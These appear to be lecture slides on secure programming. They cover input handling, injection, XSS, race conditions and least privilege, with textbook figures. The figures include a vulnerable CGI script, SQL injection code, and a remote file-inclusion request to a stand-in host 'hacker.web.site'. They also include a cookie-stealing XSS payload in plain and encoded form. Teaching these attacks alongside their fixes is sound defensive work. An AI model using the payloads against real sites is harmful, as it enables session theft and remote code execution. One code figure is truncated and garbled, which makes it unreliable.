

# Module 4

## Software Security

### **Submodule 3: Secure Programming**

# Importance of Secure Software

- Many computer security vulnerabilities result from poor programming practices.
- Poor programming practices generate software errors, which are the main cause of the majority of cyber attacks. **The errors can be categorized into:**
  - Insecure interaction between components
  - Risky resource management
  - Porous defenses

# Insecure Interaction Between Components

- Improper Neutralization of Special Elements used in an SQL Command (“SQL Injection”)
- Improper Neutralization of Special Elements used in an OS Command (“OS Command Injection”)
- Improper Neutralization of Input During Web Page Generation (“Cross-site Scripting”)
- Unrestricted Upload of File with Dangerous Type
- Cross-Site Request Forgery (CSRF)
- URL Redirection to Untrusted Site (“Open Redirect”)

# Risky Resource Management

- Buffer Copy without Checking Size of Input (“Classic Buffer Overflow”)
- Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”)
- Download of Code Without Integrity Check
- Inclusion of Functionality from Untrusted Control Sphere
- Use of Potentially Dangerous Function
- Incorrect Calculation of Buffer Size
- Uncontrolled Format String Integer
- Overflow or Wraparound

# Porous Defenses-I

- Missing Authentication for Critical Function
- Missing Authorization
- Use of Hard-coded Credentials
- Missing Encryption of Sensitive Data
- Reliance on Untrusted Inputs in a Security Decision

# Porous Defenses-II


- Execution with Unnecessary Privileges
- Incorrect Authorization
- Incorrect Permission
- Assignment for Critical Resource Use of a Broken or Risky Cryptographic Algorithm
- Improper Restriction of Excessive Authentication Attempts
- Use of a One-Way Hash without a Salt

# Reduce Software Vulnerabilities

- The NIST report NISTIR 8151 (Dramatically Reducing Software Vulnerabilities, October 2016) presents a range of approaches with the aim of dramatically reducing the number of software vulnerabilities:
  - **Stopping vulnerabilities** before they occur by using improved methods for specifying and building software.
  - **Finding vulnerabilities** before they can be exploited by using better and more efficient testing techniques.
  - **Reducing the impact of vulnerabilities** by building more resilient architectures.

# Quality and Reliability

- Software **quality and reliability**:
  - Concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code—supposed to follow some **probability distribution**
  - Can be improved using structured design and testing to identify and eliminate **as many bugs as possible** from a program





# Software Security

- It is a concept that is related to quality and reliability, but **different**:
  - Attacker chooses probability distribution, specifically targeting bugs that result in a failure that can be exploited by the attacker
  - Triggered by inputs that differ dramatically from what is usually expected
  - Unlikely to be identified by common testing approaches

# Secure (Defensive) Programming

- **Cover all the bases, assume nothing:**
  - Designing and implementing software so that it continues to function even when under attack
  - Requires attention to all aspects of program execution, environment, and type of data it processes
  - Software is able to detect erroneous conditions resulting from some attack
  - Key rule is to never assume anything, check all assumptions and handle any possible error states

# Mindset Change Needed

- Conventionally, programmers focus on the “problem-solving” part—attention is focused on getting things done.
- There will be pressure from business side to shorten the time-to-market, which leaves little time to be concerned with the security of the code.
- What needs to be changed?
  - Programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their program
  - Programmers need to realize all assumptions need to be validated by the program and all potential failures handled

# Security by Design

- Security and reliability are common design goals in most engineering disciplines such as architecture
- Software development has not reached the similar [maturity level](#)
- Recent years have seen increasing efforts to improve secure software development processes:
  - Software Assurance Forum for Excellence in Code (SAFECode):
    - Develop publications outlining industry best practices for software assurance and providing practical advice for implementing proven methods for secure software development

# Handling Program Input

- Incorrect handling of program input is one of the **most common failings** in software security.
- What constitutes input?
  - any source of data that originates outside the program and whose value is not explicitly known by the programmer when the code was written
- What are the good practices:
  - Identify all data sources: keyboard/mouse entry, files, network connections, data supplied to the program during execution
  - Identify all assumptions about the size and type of the values the input data take
  - Be concerned with the meaning and interpretation of the input

# Issues with Input Size

- Programmers often make assumptions about the maximum expected size of input
  - Allocated buffer size is not confirmed
  - Resulting in buffer overflow
- Testing may not identify vulnerability
  - Test inputs are unlikely to include large enough inputs to trigger the overflow
- Safe coding treats all input as dangerous

# Issues with Interpretation of Input

- Program input may be binary or text
  - Binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of character sets being used
  - Care is needed to identify just which set is being used and what characters are being read
- Failure to validate may result in an exploitable vulnerability
- [2014 Heartbleed OpenSSL](#) bug is a recent example of a failure to check the validity of a binary input value

# Injection Attacks

- Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program
- Most often occur in scripting languages
  - Encourage reuse of other programs and system utilities where possible to save coding effort
  - Often used as Web CGI scripts



```

1  #!/usr/bin/perl
2  # finger.cgi - finger CGI script using Perl5 CGI module
3
4  use CGI;
5  use CGI::Carp qw(fatalsToBrowser);
6  $q = new CGI;      # create query object
7
8  # display HTML header
9  print $q->header,
10     $q->start_html('Finger User'),
11     $q->hl('Finger User');
12  print "<pre>";
13
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  print ` /usr/bin/finger -sh $user `;
17
18  # display HTML footer
19  print "</pre>";
20  print $q->end_html;

```

(a) Unsafe Perl finger CGI script

```

<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>; <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>

```

(b) Finger form

```

Finger User
Login  Name          TTY Idle  Login Time  Where
lpb    Lawrie Brown     p0           Sat   15:24 ppp41.grapevine

Finger User
attack success
-rwxr-xr-x  1 lpb  staff  537 Oct 21 16:19 finger.cgi
-rw-r--r--  1 lpb  staff  251 Oct 21 16:14 finger.html

```

(c) Expected and subverted finger CGI responses

```

14  # get name of user and display their finger details
15  $user = $q->param("user");
16  die "The specified user contains illegal characters!"
17     unless ($user =~ /\w+$/);
18  print ` /usr/bin/finger -sh $user `;

```

(d) Safety extension to Perl finger CGI script

**Figure 11.2 A Web CGI Injection Attack**

```
$name = $_REQUEST['name'];  
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "'";  
$result = mysql_query($query);
```

**(a) Vulnerable PHP code**

```
$name = $_REQUEST['name'];  
$query = "SELECT * FROM suppliers WHERE name = '" .  
    mysql_real_escape_string($name) . "'";  
$result = mysql_query($query);
```

**(b) Safer PHP code**

## **Figure 11.3 SQL Injection Example**

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...
```

**(a) Vulnerable PHP code**

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

**(b) HTTP exploit request**

## **Figure 11.4 PHP Code Injection Example**

# Cross Site Scripting (XSS) Attacks

- Attacks where input provided by one user is subsequently output to another user
- Commonly seen in scripted Web applications
  - Vulnerability involves the inclusion of script code in the HTML content
  - Script code may need to access data associated with other pages
  - Browsers impose security checks and restrict data access to pages originating from the same site
- Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site
- XSS reflection vulnerability
  - Attacker includes the malicious script content in data supplied to a site

```
Thanks for this information, its great!  
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```

**(a) Plain XSS example**

```
Thanks for this information, its great!  
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;&#116;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;  
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;  
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;  
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;  
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

**(b) Encoded XSS example**

**Figure 11.5 XSS Example**

# Validating Input Syntax

- It is necessary to ensure that data conform with any assumptions made about the data **before** subsequent use
- Input data should be compared against what is wanted
- Alternative is to compare the input data with known dangerous values
- By only accepting known safe data the program is more likely to remain secure

# Alternate Encodings

- May have multiple means of encoding text
- Growing requirement to support users around the globe and to interact with them using their own languages
- Unicode used for internationalization
  - Uses 16-bit value for characters
  - UTF-8 encodes as 1-4 byte sequences
  - Many Unicode decoders accept any valid equivalent sequence
- Canonicalization
  - Transforming input data into a single, standard, minimal representation
  - Once this is done the input data can be compared with a single representation of acceptable input values

# Validating Numeric Input

- Additional concern when input data represents numeric values
- Internally stored in fixed sized value
  - 8, 16, 32, 64-bit integers
  - Floating point numbers depend on the processor used
  - Values may be signed or unsigned
- Must correctly interpret text form and process consistently
  - Have issues comparing signed to unsigned
  - Could be used to thwart buffer overflow check



# Input Fuzzing

Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989

Software testing technique that uses randomly generated data as inputs to a program

Range of inputs is very large

Intent is to determine if the program or function correctly handles abnormal inputs

Simple, free of assumptions, cheap

Assists with reliability as well as security

Can also use templates to generate classes of known problem inputs

Disadvantage is that bugs triggered by other forms of input would be missed

Combination of approaches is needed for reasonably comprehensive coverage of the inputs

# Writing Safe Program Code

- Second component is processing of data by some algorithm to solve required problem
- High-level languages are typically compiled and linked into machine code which is then directly executed by the target processor
- Security issues:
  - Correct algorithm implementation
  - Correct machine instructions for algorithm
  - Valid manipulation of data

# Correct Algorithm Implementation

- Issue of good program development technique
  - Algorithm may not correctly handle all problem variants
  - Consequence of deficiency is a bug in the resulting program that could be exploited
- Initial sequence numbers used by many TCP/IP implementations are too predictable
  - Combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

## Correct Algorithm Implementation (Cont.)

- Another variant is when the programmers deliberately include additional code in a program to help test and debug it
  - Often code remains in production release of a program and could inappropriately release information
  - May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform
  - This vulnerability was exploited by the Morris Internet Worm

## Ensuring Machine Language Corresponds to Algorithm

- Issue is ignored by most programmers
  - Assumption is that the compiler or interpreter generates or executes code that validly implements the language statements
- Requires comparing machine code with original source
  - Slow and difficult
- Development of computer systems with very high assurance level is the one area where this level of checking is required
  - Specifically Common Criteria assurance level of [EAL 7](#)

# Correct Data Interpretation

- Data stored as bits/bytes in computer
  - Grouped as words or longwords
  - Accessed and manipulated in memory or copied into processor registers before being used
  - Interpretation depends on machine instruction executed
- Different languages provide different capabilities for restricting and validating interpretation of data in variables
  - Strongly typed languages are more limited, safer
  - Other languages allow more liberal interpretation of data and permit program code to explicitly change their interpretation

# Correct Use of Memory

- Issue of dynamic memory allocation
  - Unknown amounts of data
  - Allocated when needed, released when done
  - Used to manipulate Memory leak
  - Steady reduction in memory available on the heap to the point where it is completely exhausted
- Many older languages have no explicit support for dynamic memory allocation
  - Use standard library routines to allocate and release memory
- Modern languages handle automatically

# Race Conditions

- Without synchronization of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- Arise when writing concurrent code whose solution requires the correct selection and use of appropriate synchronization primitives
- Deadlock
  - Processes or threads wait on a resource held by the other
  - One or more programs has to be terminated



# Operating System Interaction

- Programs execute on systems under the control of an operating system
  - Mediates and shares access to resources
  - Constructs execution environment
  - Includes environment variables and arguments
- Systems have a concept of multiple users
  - Resources are owned by a user and have permissions granting access with various rights to different categories of users
  - Programs need access to various resources, however excessive levels of access are dangerous
  - Concerns when multiple programs access shared resources such as a common file

# Environment Variables

- Collection of string values inherited by each process from its parent
  - Can affect the way a running process behaves
  - Included in memory when it is constructed
- Can be modified by the program process at any time
  - Modifications will be passed to its children
- Another source of untrusted program input
- Most common use is by a local user attempting to gain increased privileges
  - Goal is to subvert a program that grants superuser or administrator privileges

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//`
grep $user /var/local/accounts/ipaddrs
```

**(a) Example vulnerable privileged shell script**

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 | sed 's/@.*$//`
grep $user /var/local/accounts/ipaddrs
```

**(b) Still vulnerable privileged shell script**

**Figure 11.6 Vulnerable Shell Scripts**

# Vulnerable Compiled Programs

- Programs can be vulnerable to PATH variable manipulation
  - Must reset to “safe” values
- If dynamically linked may be vulnerable to manipulation of LD\_LIBRARY\_PATH
  - Used to locate suitable dynamic library
  - Must either statically link privileged programs or prevent use of this variable

# Use of Least Privilege

- Privilege escalation
  - Exploit of flaws may give attacker greater privileges
- Least privilege
  - Run programs with least privilege needed to complete their function
- Determine appropriate user and group privileges required
  - Decide whether to grant extra user or just group privileges
- Ensure that privileged program can modify only those files and directories necessary

# Root/Administrator Privileges

- Programs with root/ administrator privileges are a **major target** of attackers
  - They provide highest levels of system access and control
  - Are needed to manage access to protected system resources
- Often privilege is only needed at start
  - Can then run as normal user
- Good design partitions complex programs in smaller modules with needed privileges
  - Provides a greater degree of isolation between the components
  - Reduces the consequences of a security breach in one component
  - Easier to test and verify

# System Calls and Standard Library Functions

- Programs use system calls and standard library functions for common operations
- Programmers make assumptions about their operation
  - If incorrect behavior is not what is expected
  - May be a result of system optimizing access to shared resources
  - Results in requests for services being buffered, re-sequenced, or otherwise modified to optimize system use
  - Optimizations can conflict with program goals

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, ... ]
open file for writing
for each pattern
    seek to start of file
    overwrite file contents with pattern
close file
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, ... ]
open file for update
for each pattern
    seek to start of file
    overwrite file contents with pattern
    flush application write buffers
    sync file system write buffers with device
close file
remove file
```

(b) Better secure file shredding program algorithm

**Figure 11.7 Example Global Data Overflow Attack**



# Preventing Race Conditions

- Programs may need to access a common system resource
- Need suitable synchronization mechanisms
  - Most common technique is to acquire a lock on the shared file
- Lockfile
  - Process must create and own the lockfile in order to gain access to the shared resource
  - Concerns
    - If a program chooses to ignore the existence of the lockfile and access the shared resource **the system will not prevent this**
    - All programs using this form of synchronization must cooperate
    - Implementation

```
/bin/perl

LOCK = 2;
K     = 8;
NAME  = "forminfo.dat";

    data file and acquire exclusive access lock
FILE, ">> $FILENAME") || die "Failed to open $FILENAME \n";
FILE, $EXCL_LOCK;
exclusive access to the forminfo file to save details
ck and close file
FILE, $UNLOCK;
FILE);
```

**Figure 11.8 Perl File Locking Example**

# Safe Temporary Files

- Many programs use temporary files
- Often in common, shared system area
- Must be unique, not accessed by others
- Commonly create name using process ID
  - Unique, but predictable
  - Attacker might guess and attempt to create own file between program checking and creating
- Secure temporary file creation and use requires the use of random names

```
char *filename;
int fd;
do {
    filename = tempnam (NULL, "foo");
    fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
    free (filename);
} while (fd == -1);
```

**Figure 11.9 C Temporary File Creation Example**

# Other Program Interaction

- Programs may use functionality and services of other programs
  - Security vulnerabilities can result unless care is taken with this interaction
    - Such issues are of particular concern when the program being used did not adequately identify all the security concerns that might arise
    - Occurs with the current trend of providing Web interfaces to programs
    - Burden falls on the newer programs to identify and manage any security issues that may arise
- Issue of data confidentiality/integrity
- **Detection and handling of exceptions and errors** generated by interaction is also important from a security perspective

# Handling Program Output

- Final component is program output
  - May be stored for future use, sent over net, displayed
  - May be binary or text
- Important from a program security perspective that the output conform to the expected form and interpretation
- Programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed
- Character set should be specified

# Acknowledgement

- Part of the content in this document is adopted from the recommended textbook:

Michael Goodrich, Roberto Tamassia, “Introduction to Computer Security”, 1st Edition. Pearson. ISBN-13: 978-0321512949, ISBN-10: 9780321512949